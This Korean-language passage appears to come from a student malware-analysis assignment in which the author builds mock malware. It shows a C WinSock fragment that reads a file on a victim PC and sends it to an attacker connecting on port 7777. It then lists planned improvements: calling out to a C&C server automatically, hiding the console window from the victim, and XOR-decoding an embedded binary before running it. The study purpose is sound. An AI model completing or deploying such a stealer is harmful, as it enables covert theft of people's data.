- 특정 포트 번호('7777')를 지정하여 WinSock2.h 에서 제공하는 구조체로 통신이 socket 생성 listening이 가능하도록 한다.

```

fopen_s(&file, File_Name, "rb");

if (file == NULL)
    ErrorHandling("fopen() error! \n");

while (1)
{
    File_len = fread(buf, sizeof(char), 30, file);
    send(hcliSock, buf, File_len, 0);
    if (feof(file))
        break;
}

if (shutdown(hcliSock, SD_SEND) == SOCKET_ERROR)
    ErrorHandling("shutdown() error!");

fclose(file);
closesocket(hcliSock);
closesocket(hservSock);
WSACleanup();

```

- 공격자로부터 희생자 PC의 7777 Port로 접속하면, 지정한 경로의 파일을 읽어서 공격자에게 희생자 PC의 정보를 전송하고, 이로서 공격자는 희생자 PC의 정보 탈취가 가능하다.



## 10. 추가 고려할 점

- 희생자 PC에서 직접 C&C로 접속하도록 하여 자동으로 희생자의 PC 정보가 유출되도록 유사 코드를 작성했어야 했으나, IP Address를 입력하여 해당 주소와 Socket 통신이 가능하도록 제공해주는 `inet_addr` 구조체 함수 부분에서 `argv`로 인자를 받아서 입력은 가능하나 직접 IP Address를 string으로 입력해주면 오류가 발생한다. 해당 오류 부분을 해결하면 가능할 수 있지 않을까 판단한다.
- Socket 통신 시, cmd창이 PC에 활성화 되는데 해당 부분을 Background 처리 하여, 희생자의 확인이 어렵도록 추가 처리가 필요하다
- 희생자 PC의 정보를 확인하는 프로그램의 binary가 encoding 된 값에서 decoding 되어 파일이 생성되고 실행 되도록 XOR Encode를 decoding 해주는 코드 작성이 추가 필요하도 판단한다.
  - XOR Encoding 및 Decoding 함수가 본 과제에서 비교한 2개의 Malware Sample에서 유사도 비중이 높은 부분 중 하나라고 판단한다.